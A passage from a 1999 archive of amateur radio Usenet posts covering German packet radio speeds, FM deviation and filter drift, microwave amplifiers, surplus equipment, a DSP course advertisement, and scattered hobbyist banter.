:>> of test equipment, the word gets around. Someone may have an
:>> older piece that they are thinking about upgrading. Another way is
:>> to go to government surplus sales (DRMO). Here at Tinker we have
:>> a sale every couple of weeks
:>
:>You really are living in a different world ! Or perhaps should not post
:>this to UK.radio.amateur.

: RUBBISH! The post is about _REAL_ Ham Radio, and not the
: consumerist abusive style that has come largely from the CB
: fraternity.

Do Hams have a monopoly on interests in electronics?

Is it only CBers that use boxes they dont fully understand ?

Didn't think so.

The post was about real _AMATEUR_ radio, I think we both recognise that
,but in different ways.

4944. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <vwspODDIkidOP11Cj9F1JjxxLX2O@4ax.com>
Source record: 15644

On Tue, 9 Nov 1999 19:38:27 -0600, "Steve Sampson"
<ssampson@usa-site.net> wrote:

>>that might be why people are using FM radio's for the FSK transport.
>>Wouldn't the capture effect help compensate for some of the drift? Or am
>>I merely displaying my appalling ignorance of RF systems?

>There's a chart in most math compendiums called a Bessel function chart.
>This is the gadget that tells you how wide your signal is going to be, based on
>your modulation index (Deviation in kHz divided by Modulating frequency).

>I would suspect that with a 38400 Hz modulation component, that you would
>want a real small modulation index to keep it inside 100 kHz bandwidth.

Why should it be kept inside a 100 kHz bandwidth ? Is this limit in
your amateur radio regulations, if so, what has your national amateur
radio society done to remove these restrictions ?

If this is a self-imposed bandplan, is there really that much traffic
on 70 cm or 23 cm that are just outside the intended packet channel ?

Voluntary band plans are very usable when deciding where to put some
new service and also for solving disputes _when_ two or more services
are wanting use the same frequency band. However, if there is only one
service and no plans for other services in that area for many years,
why degrade the performance of the link just to meet some administra-
tive plans made originally for very different circumstances ?

When there is a demand by other services, _then_ it is time to
reduce the bandwidth by reducing deviation or using better coding.
These usually require a better S/N, forcing intermediate stations to
be erected, but this distributes the costs over a longer period of
time.

Using a large deviation reduces the stability requirement and filter
accuracy requirements. A large deviation is more resistant to
multipath, when the whole channel is not wiped out by frequency
selective multipath.

Paul OH3LWR

4945. Re: Microwave Help (was RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: Simon Lewis <slewis@pacsat.demon.co.uk>
Message-ID: <s44rSCAErSK4EwP$@pacsat.demon.co.uk>
Source record: 15645
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <YG8W3.382$LK3.14237@nuq-read.news.verio.net>, Cathryn Mataga
<cathryn@junglevision.com> writes
>
>I saw Downeast Microwave's list of MMIC's for sale on their website? Is
>that
>what you're referring to as a 'can'? Or is there another way to do this?
>(That is a
>Microwave PA?)
>

MMIC - monolithic microwave IC's are useful gain devices that utilise internal matching to achieve external 50r in and out impedances. They can be classed as PA's I suppose although low power ones - high power - 30 dBm or more are possible but not within an amateur budget. 1296MHz and 2304 MHz both have 'brick' high power PA's available - these are again 50r in/out but use a combination of silicon and GaAs technology inside them. To the user they are just a block to use. Higher power utilise GaAsFETs - internally matched ones using 50r in/out are available but they are expensive. Unfortunately microwaves are one area where the PA's are very expensive and a 10 watt amp will cost around 100 UKP for the lower bands and as much as 300 or more for 10 GHz. About 10 GHz amateurs are limited to about 0.5 watts or 1 watt at most - that's all they can afford!

73 Simon GM4PLM

The contents of this message represent the personal opinion of the
author and are not representative of the RSGB unless otherwise stated.
+---+
| Simon Lewis GM4PLM Editor - European Microwave News |
| Radio Society of Great Britain Microwave Column Editor |
| European Microwave News - Supporting Microwave Radio Across Europe |
| Homepage - www.pacsat.demon.co.uk Email emn@pacsat.demon.co.uk |
| Microwave Column Homepage - www.pacsat.demon.co.uk/mwcol.htm |
|Fax Service- 0870 0520972 MW Column Email uwave.radcom@rsgb.org.uk |
| |
+---+

4946. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: Mike <m.j.willis@rl.ac.uk>
Message-ID: <80bash$tnm@newton.cc.rl.ac.uk>
Source record: 15646
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

> >
> >You really are living in a different world ! Or perhaps should not post
> >this to UK.radio.amateur.
>
>
> RUBBISH! The post is about _REAL_ Ham Radio, and not the
> consumerist abusive style that has come largely from the CB
> fraternity.
>

Hey - don't be such a prat. Read, understand. Work out who you are rubbishing. Pay attention.

To explain as you clearly totally missed the point, WE DON'T GET THE SURPLUS. It is either automatically sent to the dealers, who then sell it on at high prices, or skipped. Mainly skipped for H&S reasons.

4947. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn82ie8r.msj.nomail@linux.pe1chl.ampr.org>
Source record: 15647

Hans-Peter Zorn <hpz@gmx.net> wrote:
>Rob Janssen <nomail@pe1chl.demon.nl> wrote:
>> Do you have an estimation of the ratio between stations using off-the-shelf
>> Japanese transceivers and those using faster "kit" designs?
>> (the T7F is 9k6 as well...)
>Yes, but for user access 9k6 is sufficient.

??? I don't understand what you mean...

When 9k6 is sufficient for user access, then why have telephone modem
manufacturers pushed the limit up to 56K, on a single-user channel?

> And AFAIK you can do 19k2 with
>the T7F if you modify it. Concerning the ratio between commercial and
>homemade: The T7F is available both as kit and assembled. I know lots
>of local DARC Clubs (OVs) which are currently doing T7F-assembly weekends.

There is probably an interest group for assembling kits and/or to buy
an assembled T7F, maybe it is larger in Germany than it is over here.

Typical scenario here: newbie asks "what should I buy for really fast
packet". It is recommended to buy a fast surplus x-tal controlled
transceiver or one of the German kits, plus a G3RUH-type modem kit and
an SCC card. Newbie listens and thanks you for the advice.

Then, he visits the local shiny-boxes store. Salesman talks to him, and
a few days later we see the proud owner of a Japanese "9600 ready"
transceiver (boasting a 1E-4 bit error rate in QST) and an AEA PK96,
TXDELAY 300ms.

With a sufficient installed base of this crap (which usually also jams
the surrounding channels with keyup clicks) it will be very difficult
to move up to higher speeds, even to effciently use the 9k6 speed.

>Higher speed user-access is very rare. In Darmstadt they have a 230400
>Bit/s Link on 3cm now and are planning a high speed access on 13cm.
>There are 2 or 3 76k8 access points on 70cm, the problem here is that
>there is only one channel for this bandwidth on 70cm. Interlinks with
>76k8 are quite common, there are at least 15 of them. A very nice example
>is DB0HUN which has 2 interlinks on 6cm, distance 23km and 68Km, running
>at 76k8, no user access. On weekends there are usually abt 100-160 Qso
>routed via this node, transferring about 500 Kbytes in 10 minutes.
>The problem is, that there isnï¿½t enough traffic to get those nodes to
>their limits :-).

No wonder, when the user access speed is limited.
It should be no problem to get a 76k8 link completely saturated when

sufficient bandwidth to the users is available. Ask an Internet provider.

>> Years ago, when I still visited the yearly Frankfurt/Darmstadt packet
>> meetings, I always discussed with the locals about that. Our standpoint
>> has always been "use PC hardware at the node. you get free upgrades in
>> performance over the years, and you can't beat the price/performance".
>> Theirs was always "PC hardware is not reliable, consumes too much power,
>> is too large" etc.
>This is still true today I think. The problem is the availability of hardware.
>If the Flexnet group publishes a new design today, it is likely that it
>will be obsolete some month later, because the manufacturer doesnï¿½t ship a
>certain part any more. This makes it very difficult.

On the other hand, when using "Industry standard PC parts", the new parts
usually are sufficiently compatible. Over the 10-year period that our
SCC card design exists now, the typical PC motherboard available for a
node has moved up from a 8088 at 4.77 MHz with 640K RAM (comparable with
the 6809 on the Flexnet boards of those days, but more memory) to a
Pentium at 1XX MHz, probably about 100 times faster. We had to do no
development for that at all.
(the above is assuming that a HAM will donate his "previous" computer
system for use at the node, once he has bought a new system.
state-of-the-art systems are of course even faster)

Only after 10 years the problem is emerging that motherboards not always
have enough ISA slots to take enough 4-channel SCC cards to build a node.
A PCI card could overcome that hurdle.

> PC hardware *is*
>unreliable and consumes much power which is a problem if your node is
>installed at a location such as TV towers or high mountains "hill station".
>I know several nodes which can only accessed every eight weeks or such.
>You canï¿½t put a linux box there, if it hangs in fsck every time the power
>fails.

But then, I have operated PC-based nodes with uptimes for well over a year,
and Linux boxes also don't have that problem. Fsck can be configured to
repair everything it possibly can without user intervention.
I have no personal experience with the packet radio stuff in Linux, only
heard that it is a bit unreliable, and seen in the design that it leaves
a lot to desire. Maybe the people that have concentrated on packet
software for dedicated cards in Germany should have a look at it.

Power failures have not been a problem for us, but when they are it would
be possible to use a UPS.
Also, using a PC does not necessarily mean using a diskdrive and/or a
read/write filesystem. When you want to compare reliability at the same
functionality level, you should run the PC with a read-only floppy only
used to boot the system, or even use an "EPROM drive" card.
A Linux system with a read/write mounted harddisk may be more fragile,
but also is much, much more versatile than an EPROM-based 6809 board.

In the nodes that I have seen, power is usually not paid by the kWh,
and besides that it would be interesting to see how much difference there
really is between the *total* power drawn by a node running on a 486
board with 8-12 SCC channels plus a floppy disk or EPROM drive, and
a similar-functionality rack of 13 flexnet cards. Same for the MTBF.
Don't compare a flexnet rack with a PC doubling as a BBS.

>> So maybe it is coming our way now? :-)
>This is likely (IMHO), but not because it is the technical superior
>solution.

My standpoint is that it is technically similar, and superior in
extensability and upgradability. Especially when development resources are
limited.

>> BTW: I got an e-mail recently from someone asking about the availability of
>> a PCI SCC card (presumably because he has no ISA slots available). Is that
>> card available commercially?
>Iï¿½ve seen it at the Weinheim/Mannheim UHF convention, I donï¿½t know if it
>is available commercially. It is very new and there are only linux drivers
>as far as I know. Perhaps Jens is reading this and can comment himself.

Probably this is not what that person is looking for...
What he needs is a Z85230-based card that works with all the wellknown
programs that include an SCC driver (usually my driver or a derivative),
but for a PCI slot.
Of course, a much better card, with busmastering DMA etc, could be designed
for PCI. It would be the superior solution for higher speeds and for
nodes with many ports. That is probably what Jens has done.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4948. Re: Anyone Sending/Receiving CW over the Net?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: Cal Kutemeier <ckuter@ix.netcom.com>
Message-ID: <38295DA3.22D88AB9@ix.netcom.com>
Source record: 15648

.. ... - ....-- .... .- - ..- -- . .- -. ..--..

wd1v@amsat.org wrote:
>
> Please pass along the details.
>
> 73,
>
> John/WD1V

4949. vx-5R and cellular reception

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: donmichaelo@hotmail.com
Message-ID: <382d7ff6.27660737@news.codetel.net.do>
Source record: 15557

I have heard that the cellular band which is blocked CAN NOT be restorable in the VX-5R....Is that true??

4950. Re: hamradio.net 4 Sale!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: Bill Godfrey <bill-godfrey@usa.net>
Message-ID: <19991111.6834F740.1534@bacchae.demon.co.uk.228.60.172>
Source record: 15558
Cross-posted to: alt.anonymous.domains,comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

"Robert" <prefix@domain.com> writes:

> I offer $5

I bid a copy of "How to make a fortune on the Information Superhighway" and
a KitKat wrapper.

Bill, really really really really wants this domain.

4951. Re: best doulband 9k6 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <80dn7a$2e9$6@arachne.labyrinth.net.au>
Source record: 15559

Joop van der Velden <pe1dna@amsat.org> wrote:
> Dave wrote:
>> whats the best daulbaud (144/440) rig for 9k6 packet?

> Icom IC821 seems to be one of the very few. Mobile rigs are all crap.

>> easist to modify?

Costs a small fortune -- more than most medium-grade HF rigs.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4952. Re: best doulband 9k6 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn82l61t.ro.nomail@linux.pe1chl.ampr.org>
Source record: 15560

Hamish Moffatt <hamish@rising.com.au> wrote:
>Joop van der Velden <pe1dna@amsat.org> wrote:
>> Dave wrote:
>>> whats the best daulbaud (144/440) rig for 9k6 packet?

>> Icom IC821 seems to be one of the very few. Mobile rigs are all crap.

>>> easist to modify?

>Costs a small fortune -- more than most medium-grade HF rigs.

He asked for the best, and was not mentioning cost considerations...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4953. Re: Anyone Sending/Receiving CW over the Net?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: wd1v@amsat.org
Message-ID: <wd1v-1111990839070001@wdonev.ne.mediaone.net>
Source record: 15561

In article <38295DA3.22D88AB9@ix.netcom.com>, Cal Kutemeier <ckuter@ix.netcom.com> wrote:

>.. ... - ....-- .... .- - ..- -- . .- -. ..--..
>
>wd1v@amsat.org wrote:
>>
>> Please pass along the details.
>>
>> 73,
>>
>> John/WD1V

I meant like a chat room where you can hear and
send audio CW.

Better get your keyboard fixed. Your print
is all compressed onto a single line. :-)

John D. Seney
wd1v@amsat.org • http://people.ne.mediaone.net/wd1v
Amateur Radio FAQ • Macnet • Oscilloscope FAQ

4954. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: esj@harvee.billerica.ma.us
Message-ID: <m3yac5rv6n.fsf@harvee.billerica.ma.us>
Source record: 15562

"Steve Sampson" <ssampson@usa-site.net> writes:

> Eric S. Johansson wrote
>
> Yes. There's not any radio information there, just modems.
>
> >that might be why people are using FM radio's for the FSK
> > transport. Wouldn't the capture effect help compensate for some of the
> >drift? Or am I merely displaying my appalling ignorance of RF systems?
>
> To answer your question though, picture a bandpass filter waveform.
> Now shift one to the right of another. This frequency error then
> cuts off energy and errors are the result. Yes, the carrier is rock
> solid and captured, but the audio is in the noise. Lots of bit
> errors.

things for the response. This is the kind of information folks need
to help make good decisions about their radios etc.

Now, if one was to keep the deviation low and the consumed bandwidth
smaller in relation to the filter, would that not help compensate for
the drift?

Another way of asking the question is if the band pass filter is
larger than the possible drift of the signal, would you still have the
same problems with high bit error rate?

this kind of problem might be why the Slovenian is used what looked
like a near direct conversion receiver and BPSK modulation.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4955. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: esj@harvee.billerica.ma.us
Message-ID: <m3u2mtruvq.fsf@harvee.billerica.ma.us>
Source record: 15563

Hans-Peter Zorn <hpz@gmx.net> writes:

> Yes, but for user access 9k6 is sufficient.

I seriously disagree with this. It's useful for batch processes like email
or news transport but not for anything beyond that. Those pipes fill up
really fast when you start doing something interesting. I personally would
put minimum end-user access at something like 76 K. and backbones well over
a megabit. Think of your competition (Internet) and you will understand why.

> there is only one channel for this bandwidth on 70cm. Interlinks with
> 76k8 are quite common, there are at least 15 of them. A very nice example
> is DB0HUN which has 2 interlinks on 6cm, distance 23km and 68Km, running
> at 76k8, no user access. On weekends there are usually abt 100-160 Qso
> routed via this node, transferring about 500 Kbytes in 10 minutes.
> The problem is, that there isnï¿½t enough traffic to get those nodes to
> their limits :-).

with 9600 baud user links, I'm not surprised. In any case, I would like to
speak with (email with? :-) folks running higher speed nodes to see if we
can transport some of the technology to here in the states.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4956. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: Hans-Peter Zorn <hpz@gmx.net>
Message-ID: <80ermo$qu3$1@news.rz.uni-karlsruhe.de>
Source record: 15564

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote:
> Hans-Peter Zorn <hpz@gmx.net> writes:

>> Yes, but for user access 9k6 is sufficient.

> I seriously disagree with this. It's useful for batch processes like email
> or news transport but not for anything beyond that. Those pipes fill up
> really fast when you start doing something interesting. I personally would
> put minimum end-user access at something like 76 K. and backbones well over
> a megabit. Think of your competition (Internet) and you will understand why.

We have about 12 25 Khz user access channels for simplex, 12 for echoduplex
24 chans) and 1 200Khz Channel for high speed on 70cm. In the more dense
populated areas here all channels are in use. So the users can distribute
themselfes between the 9k6/1k2 user access, so that every access has at
max 10 simultanous Users. This is more effective than having 50 stations
on a single accesspoint, because there is lower probability for collisions.
And the more ambitious hams can use the high speed channels.
(which are rare currently, i have to admit). And most users donï¿½t do packet
because they are interested in packet, but because they use it as information
source (DXClusters, convers, and bbs are very popular). For them 9k6 _is_
sufficient.
>> there is only one channel for this bandwidth on 70cm. Interlinks with
>> 76k8 are quite common, there are at least 15 of them. A very nice example
>> is DB0HUN which has 2 interlinks on 6cm, distance 23km and 68Km, running
>> at 76k8, no user access. On weekends there are usually abt 100-160 Qso
A
>> routed via this node, transferring about 500 Kbytes in 10 minutes.
>> The problem is, that there isnï¿½t enough traffic to get those nodes to
>> their limits :-).

> with 9600 baud user links, I'm not surprised. In any case, I would like to
> speak with (email with? :-) folks running higher speed nodes to see if we
> can transport some of the technology to here in the states.

As I said, this node has no user access at all. It is a pure backbone node. But
the user-accesspoints which are not more than 2 hops away accumulate to about
200Kbit/s (or more). So it is possible to saturate this node, but not with
those user profiles. There are applications such as FlexIP (tcp/ip for win) or
FlexTalk (Voice over ax.25) which are easy to install but people seem more
interested in huge, worthless discussions in bbs boards such as "debate". ;)
Most bbs here are Baycom BBS which you can access using http, nntp, smtp
and pop3. But people seem to like "good old packet" more than netscape. Donï¿½t
know why.

If you are more interested in the technical details, have a look at http://www.adacom.org. There are DF9ICs slides from various talks (everything in German, sorry). And if you click at "Digi-Bilder-CD" you can access the adacom-CD which contains layouts for modems and the 23/6cm-trxs as well as EPROMS and GALS for the various modems. There are pictures and data sheets of many German nodes too, although a little outdated (end of ï¿½96). And you can view the front pages and table of contents of all "Adacom Magazin" which is the medium where most of the concepts we are using here are published. (In German, again).

- Hans-Peter
--
Hans-Peter Zorn *** eMail uhsm@rz.uni-karlsruhe.de

4957. Re: hamradio.net 4 Sale!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: snoskow11woksons@liame.tom.com
Message-ID: <snoskow11woksons-1111991245570001@136.182.192.18>
Source record: 15565
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,

I bid a 5-0-5 micro-amp Weston meter movement. It is paid for and
I've had it for longer than a week.

Steve, K9DCI

Sheesh! crosspost to enough bizare newsgroups.

> Hello, hamradio.net is for sale. Please send your offer to
> sales@calserve.com or call 909-517-1107.
>
> Thanks,
>
> Orlin

--
I know everything, except how to be humble...a.a..and... how to stop
e-spam. Sorry 'bout the address munge, but it has reduced much now.
Use snoskow1 at server email here in mot in the com domain.

4958. ADV: DSP Training Course 12/6-8/99 San Francisco Bay Area

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: Besser Associates <info@bessercourse.com>
Message-ID: <CwEW3.91$dp.12720@typhoon-sf.snfc21.pbi.net>
Source record: 15566
Cross-posted to: rec.audio.pro,rec.audio.tech,rec.radio.amateur.digital.misc,sci.image.processing,sci.math.num-analysis

Besser Associates is offering their acclaimed
DSP Made Simple for Engineers class in
Mountain View, CA on 6-8 December 1999.
This 3-day class is particularly well-suited to those involved
in RF and Audio signal processing, and computer programmers,
who need to learn the fundamentals of DSP. Details of this
course, including target audience, learning objectives, course
outline, materials descriptions, and past student comments
are appended to this posting as items "A" to "I".

To register, please contact Besser Associates at 650-949-3300.
For additional course offerings, please call Besser Associates
or visit http://www.bessercourse.com/ to view our public course
catalog and current schedule.

------detailed course information follows------

A. BESSER COURSE TITLE:
"DSP Made Simple"; a 3-day tutorial course on digital signal
processing (DSP).

B. TARGET AUDIENCE
* The primary audience is practicing RF (and Audio) hardware
Engineers and Technicians who need to understand digital
signal processing (DSP) because of its ever-increasing
role in the processing of real-world signals.

* While DSP Made Simple is not a "programming course", it is
particularly well suited for computer programmers because
of their increasing need to understand DSP algorithms.

* In general, this course is beneficial to anyone involved
in the acquisition, generation, transmission, manipulation,
or analysis of signals.

C. WHAT THE STUDENT GAINS FROM THE COURSE:
* The ability to apply DSP techniques to real-world
signal processing problems in their work.

* A solid grasp of DSP basics and the ability to move
gradually to more sophisticated DSP concepts and
applications.

* The ability to speak the language of DSP.

* The ability to understand written descriptions (articles,
application notes, textbooks) of DSP methods used
in practice.

To register, please contact Besser Associates at 650-949-3300.
For additional course offerings, please call Besser Associates
or visit http://www.bessercourse.com/

D. COURSE OUTLINE

_____
DAY 1
DISCRETE SEQUENCES AND SYSTEMS
* Discrete Sequences, Their Notation, and Representation
* Signal Amplitude, Magnitude, Power Definitions
* Signal Processing Operational Symbols

PERIODIC SAMPLING
* Periodic Sampling and Aliasing
* Sampling Low-Pass Signals
* Sampling Bandpass Signals
* Spectral Inversion in Bandpass Sampling

THE DISCRETE FOURIER TRANSFORM
* Understanding the DFT Equation
* DFT Properties
* Shifting Theorem
* Inverse DFT
* DFT Leakage
* Use of Windows
* DFT Results Interpretation

_____
DAY 2
THE FAST FOURIER TRANSFORM
* Relationship of the FFT to the DFT
* Hints On Using FFTs With Real-World Signals
* FFT Input/Output Data Index Bit Reversal
* FFT Software Availability

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* Convolution In FIR Filters
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* Half-Band FIR Filters
* Phase Response of FIR Filters (Group Delay)

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* The z-Transform
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* Pitfalls in Building IIR Digital Filters
* Cascade and Parallel Combinations of Digital Filters

* Comparison of IIR and FIR Filters

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ADVANCED SAMPLING
* Quadrature Signals and Quadrature Sampling
* Quadrature Sampling With Digital Mixing
* Digital Resampling
* Decimation
* Interpolation
* Decimation and Interpolation in Combination

QUANTIZATION and A/D Converters
* Finite Word Length Effects
* A/D Converter Operation
* Effective Bits
* Improving A/D Performance
* A/D Converter References and Internet Sites

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* Block Floating Point Number Format
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(This text is Amazon.com's top-selling DSP book.)

* Pertinent DSP documents, such as tutorial articles on DSP, lists of DSP-related Internet sites, vendor application notes, etc.

G. COURSE LECTURER:
RICHARD LYONS is a Consulting Systems Engineer, and lecturer with Besser Associates. He has been the Lead Hardware Engineer for many multi-million dollar signal processing systems for both the National Security Agency (NSA) and TRW Inc. An experienced lecturer, Richard has delivered signal processing seminars and training courses throughout the US and Europe. He has written numerous articles on DSP topics, and authored the course text "Understanding Digital Signal Processing". Richard is a member of the IEEE and Eta Kappa Nu, the electrical engineering honor society. The instructor can be reached at <riclyons@ix.netcom.com>.

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"Lyons presents a very solid engineering perspective of the subject with
a minimal, yet sufficient, amount of math."
- Gene Kozin, Itron Inc.

"Lyons' is an excellent communicator of highly technical material. He
uses plenty of real examples to translate theory to something of utility."
- David Day, Day Test and Measurement Inc.

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and current schedule.

4959. Re: ADV: DSP Training Course 12/6-8/99 San Francisco Bay Area

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <382B1A70.4D178F43@IEEE.org>
Source record: 15567
Cross-posted to: rec.audio.pro,rec.audio.tech,rec.radio.amateur.digital.misc,sci.image.processing,sci.math.num-analysis

Besser Associates wrote:
> Besser Associates is offering their acclaimed
> _DSP Made Simple for Engineers_ class in
> Mountain View, CA on 6-8 December 1999.

Don't know anything about Besser but the best DSP course
I ever took was, "DSP Without Tears", from Right Brain
Technologies.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

4960. WTB Model 15 teletype

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: jdy18@aol.com
Message-ID: <19991111170115.01130.00000206@ng-fz1.aol.com>
Source record: 15568

A friend who works for the AP in central New Jersey wants to borrow or buy a Model 15 teletype machine for demonstration purposes. Must be in good working order. If you still have one of these boat anchors, please let us know.

thanks,
Jay
W2KD

4961. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s2mn7ft6hsq35@corp.supernews.com>
Source record: 15569

Eric S. Johansson wrote

>Now, if one was to keep the deviation low and the consumed bandwidth
>smaller in relation to the filter, would that not help compensate for
>the drift?

Yes, but there is a trade-off. Think of your voice system through a repeater.
Running a low deviation means that others can barely hear what you have to
say. Also, little pops and cracks in the audio circuits themselves become
just as loud or louder than your voice (or data).

>Another way of asking the question is if the band pass filter is
>larger than the possible drift of the signal, would you still have the
>same problems with high bit error rate?

Yes, because the signal to noise ratio is lower in an underdeviated signal.

There's probably a chart somewhere (I'm not that much of an expert) that
shows the optimum deviation. I suspect it should be at an index slightly
greater than one, or about 6 sidebands of the modulating frequency.

Steve

4962. Configure TH-D7A with PalmPilot?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: Lloyd Matthews <Lloyd_Matthews@hotmail.com>
Message-ID: <382B8B25.261AE5DF@hotmail.com>
Source record: 15570

Is there a PalmPilot application available for configuring the TH-D7A?

--
- Thanks! Lloyd Matthews, N6ENT <n6ent@hotmail.com>

4963. Re: vx-5R and cellular reception

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: Amarpreet Singh <russi@worldnet.att.net>
Message-ID: <382B9222.C897B0C1@worldnet.att.net>
Source record: 15571

YEp, Thats what they say, But I am pretty sure someone out there know
how to configure that.
Let me know if you come to know about it or any info. I will do the
same.
Russi

donmichaelo@hotmail.com wrote:

> I have heard that the cellular band which is blocked CAN NOT be
> restorable in the VX-5R....Is that true??

4964. Re: Packet for Palm Pilot - TNC hardware?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-11 00:00:00 UTC
From: Amarpreet Singh <russi@worldnet.att.net>
Message-ID: <382B9A6F.A7782E5E@worldnet.att.net>
Source record: 15572

Do you have any PalmPilot software for this purpose. Please keep me posted
in this venture.
I would apperciate that.

Thanks

Russi

PS: I have VX5R & Palm III need TNC and Interface and Software.

Earl Claus <santa@theshop.net>

joe_merchant99@my-deja.com

joe_merchant99@my-deja.com wrote:

> Does anyone know of compact, battery powered, truly portable TNC
> hardware?
>
> I am thinking of developing a packet TNC that fits in a Palm Pilot
> snap-on modem housing, with spkr/mic connections to a handheld radio,
> want to make sure I'm not re-inventing someone else's wheel.
>
> Anyone who is interested in such a product, please respond with a little
> info:
>
> 1. What TNC do you currently use?
>
> 2. What handheld radio would you hook your "Palm connected" TNC to?
>
> 3. What type of Palm OS device would this TNC connect to (II, III, V,
> etc?)
>
> 4. What would you consider a fair price for the TNC?
>
> Thanks in advance!
>
> Sent via Deja.com http://www.deja.com/
> Before you buy.

4965. ADV: DSP Training Course 12/6-8/99 San Francisco Bay Area

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-12 00:00:00 UTC
From: Besser Associates <info@bessercourse.com>
Message-ID: <Zq1X3.7595$dp.141591@typhoon-sf.snfc21.pbi.net>
Source record: 15573

Besser Associates is offering their acclaimed
DSP Made Simple for Engineers class in
Mountain View, CA on 6-8 December 1999.
This 3-day class is particularly well-suited to those involved
in RF and Audio signal processing, and computer programmers,
who need to learn the fundamentals of DSP. Details of this
course, including target audience, learning objectives, course
outline, materials descriptions, and past student comments
are appended to this posting as items "A" to "I".

To register, please contact Besser Associates at 650-949-3300.
For additional course offerings, please call Besser Associates
or visit http://www.bessercourse.com/ to view our public course
catalog and current schedule.

------detailed course information follows------

A. BESSER COURSE TITLE:
"DSP Made Simple"; a 3-day tutorial course on digital signal
processing (DSP).

B. TARGET AUDIENCE
* The primary audience is practicing RF (and Audio) hardware
Engineers and Technicians who need to understand digital
signal processing (DSP) because of its ever-increasing
role in the processing of real-world signals.

* While DSP Made Simple is not a "programming course", it is
particularly well suited for computer programmers because
of their increasing need to understand DSP algorithms.

* In general, this course is beneficial to anyone involved
in the acquisition, generation, transmission, manipulation,
or analysis of signals.

C. WHAT THE STUDENT GAINS FROM THE COURSE:
* The ability to apply DSP techniques to real-world
signal processing problems in their work.

* A solid grasp of DSP basics and the ability to move
gradually to more sophisticated DSP concepts and
applications.

* The ability to speak the language of DSP.

* The ability to understand written descriptions (articles,
application notes, textbooks) of DSP methods used

in practice.

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D. COURSE OUTLINE

_____
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DISCRETE SEQUENCES AND SYSTEMS
* Discrete Sequences, Their Notation, and Representation
* Signal Amplitude, Magnitude, Power Definitions
* Signal Processing Operational Symbols

PERIODIC SAMPLING
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4966. Re: Critics of programmers.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-12 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <80i93k$9sk$1@nntp1.atl.mindspring.net>
Source record: 15574

Charles:

I take it that you love monopolists!

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7vlsre$1quf@enews3.newsguy.com...
>
> Mark Aitken <vk3jma@net2000.COM.AU> wrote in message
> news:01BF254B.CFE48C60.vk3jma@net2000.com.au...
> > > Subject: New RTTY software for Windows 95/98/NT
> >
> > > Too bad, it would be much more useful running on a real operating
> > > system instead of one of Micro$oft's garbage piles.
> >
> > Then go and write the program yourself!
>
> No need to concern yourself with the comments from the "LINUX Bigot"
> community... These folks constantly go on about how great a programming
